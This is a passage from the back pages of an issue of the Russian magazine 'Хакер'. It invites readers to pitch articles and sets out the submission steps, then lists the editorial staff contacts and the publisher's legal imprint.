- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

## Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

**TL;DR**

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР 18+

№10 (259)

**Андрей Письменный**
Главный редактор
pismenny@glc.ru

**Илья Русанен**
Зам. главного редактора
по техническим вопросам
rusanen@glc.ru

**Алексей Глазков**
Выпускающий редактор
glazkov@glc.ru

**Евгения Шарипова**
Литературный редактор

## РЕДАКТОРЫ РУБРИК

**Андрей Письменный**
pismenny@glc.ru

**Илья Русанен**
rusanen@glc.ru

**Иван «aLLy» Андреев**
iam@russiansecurity.expert

**Евгений Зобнин**
zobnin@glc.ru

**Татьяна Чупрова**
chuprova@glc.ru

**Андрей Васильков**
the.angstroem@gmail.com

**Валентин Холмогоров**
valentin@holmogorov.ru

**Виктор Олейников**
fabulous.faberge@yandex.ru

## MEGANEWS

**Мария Нефёдова**
nefedova@glc.ru

## АРТ

**yambuto**
yambuto@gmail.com

## РЕКЛАМА

**Анна Яковлева**
Директор по спецпроектам
yakovleva.a@glc.ru

## РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке: lapina@glc.ru
Вопросы по материалам: support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30.08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2020